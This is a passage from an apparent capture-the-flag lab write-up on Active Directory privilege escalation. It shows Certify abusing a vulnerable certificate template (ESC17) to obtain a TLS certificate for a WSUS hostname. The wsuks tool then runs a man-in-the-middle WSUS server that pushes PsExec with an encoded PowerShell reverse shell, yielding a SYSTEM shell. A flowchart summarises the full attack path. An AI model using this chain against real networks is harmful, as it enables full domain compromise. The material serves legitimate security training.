                                      logging\Enterprise Admins          S-1-5-21-4020823815-2796529489-1682170552-519
                                      logging\IT                         S-1-5-21-4020823815-2796529489-1682170552-2102
      Object Control Permissions
        Owner                       : logging\Administrator              S-1-5-21-4020823815-2796529489-1682170552-500
        Write Owner                 : logging\Administrator              S-1-5-21-4020823815-2796529489-1682170552-500
                                      logging\Domain Admins              S-1-5-21-4020823815-2796529489-1682170552-512
                                      logging\Enterprise Admins          S-1-5-21-4020823815-2796529489-1682170552-519
        Write Dacl                  : logging\Administrator              S-1-5-21-4020823815-2796529489-1682170552-500
                                      logging\Domain Admins              S-1-5-21-4020823815-2796529489-1682170552-512
                                      logging\Enterprise Admins          S-1-5-21-4020823815-2796529489-1682170552-519
        Write Property              : logging\Administrator              S-1-5-21-4020823815-2796529489-1682170552-500
                                      logging\Domain Admins              S-1-5-21-4020823815-2796529489-1682170552-512
                                      logging\Enterprise Admins          S-1-5-21-4020823815-2796529489-1682170552-519
Also with Certify I request a new certificate for wsus.logging.htb with the vulnerable template UpdateSrv. This returns a longer base64-encoded string containing the certificate and key in PFX format.
> .\Certify.exe request --ca DC01.logging.htb\logging-DC01-CA --template UpdateSrv --dns wsus.logging.htb

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v2.0.0

[*] Action: Request a certificate

[*] Current user context    : logging\jaylee.clifton
[*] No subject name specified, using current context as subject.

[*] Template                : UpdateSrv
[*] Subject                 : CN=jaylee.clifton, CN=Users, DC=logging, DC=htb
[*] Subject Alt Name(s)     : wsus.logging.htb

[*] Certificate Authority   : DC01.logging.htb\logging-DC01-CA
[*] CA Response             : The certificate has been issued.
[*] Request ID              : 7

[*] Certificate (PFX)       :

MIACAQMwgAYJKoZIh<BASE64>
After decoding I dump the contents into cert.pfx and then convert it to PEM.
$ openssl pkcs12 -in cert.pfx -out wsus.pem -nodesThen I can use it as certificate for wsuks and spin up a fake WSUS server. Now the waiting begins and eventually there’s a callback on my listener as nt authority\system.
# wsuks --target-ip 10.129.39.3 \
        --WSUS-Server wsus.logging.htb \
        --tls-cert wsus.pem \
        --serve-only \
        --interface tun0 \
        --command '/accepteula /s powershell.exe -e <BASE64 Reverse Shell>'

    __          __ _____  _    _  _  __  _____
    \ \        / // ____|| |  | || |/ / / ____|
     \ \  /\  / /| (___  | |  | || ' / | (___
      \ \/  \/ /  \___ \ | |  | ||  <   \___ \
       \  /\  /   ____) || |__| || . \  ____) |
        \/  \/   |_____/  \____/ |_|\_\|_____/

     Pentesting Tool for the WSUS MITM Attack
               Made by NeffIsBack
                 version: 1.2.1

[+] Command to execute:
PsExec64.exe /accepteula /s powershell.exe -e JABjA
[*] ===== Starting Web Server =====
[*] Using TLS certificate 'wsus.pem' for HTTPS WSUS Server
[*] Starting WSUS Server on 10.10.14.118:8531...
[*] Serving executable as KB: 2207027
[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/GetConfig"
[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/GetCookie"
[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/SyncUpdates"
[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/GetCookie"
[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/GetExtendedUpdateInfo"
[+] Received GET request: /880b6473-f5e1-46bf-a0a4-58f3c504fe67/PsExec64.exe
[+] GET request for exe: /880b6473-f5e1-46bf-a0a4-58f3c504fe67/PsExec64.exe
[+] Received GET request: /880b6473-f5e1-46bf-a0a4-58f3c504fe67/PsExec64.exe
[+] GET request for exe: /880b6473-f5e1-46bf-a0a4-58f3c504fe67/PsExec64.exe
Attack Path
flowchart TD

subgraph "Privilege Escalation"
    A(Access as wallace.everette) -->|SMB Share Logs| B(Find log files)
    B -->|Read error logs| C(Password for svc_recovery)
    C -->|Substitute current year| D(Access as svc_recovery)
    D -->|"GenericWrite (ShadowCredentials)"| E(Shell as msa_health$)
    E -->|Reverse UpdateChecker| F(Update mechanism)
    F -->|Place malicious DLL| G(Shell as jaylee.clifton)
    G -->|ESC17| H(TLS certificate for wsus.logging.htb)
    A -->|Update DNS| I(wsus.logging.htb points to attacker)
    H & I -->|WSUS MITM| J(Shell as SYSTEM)
end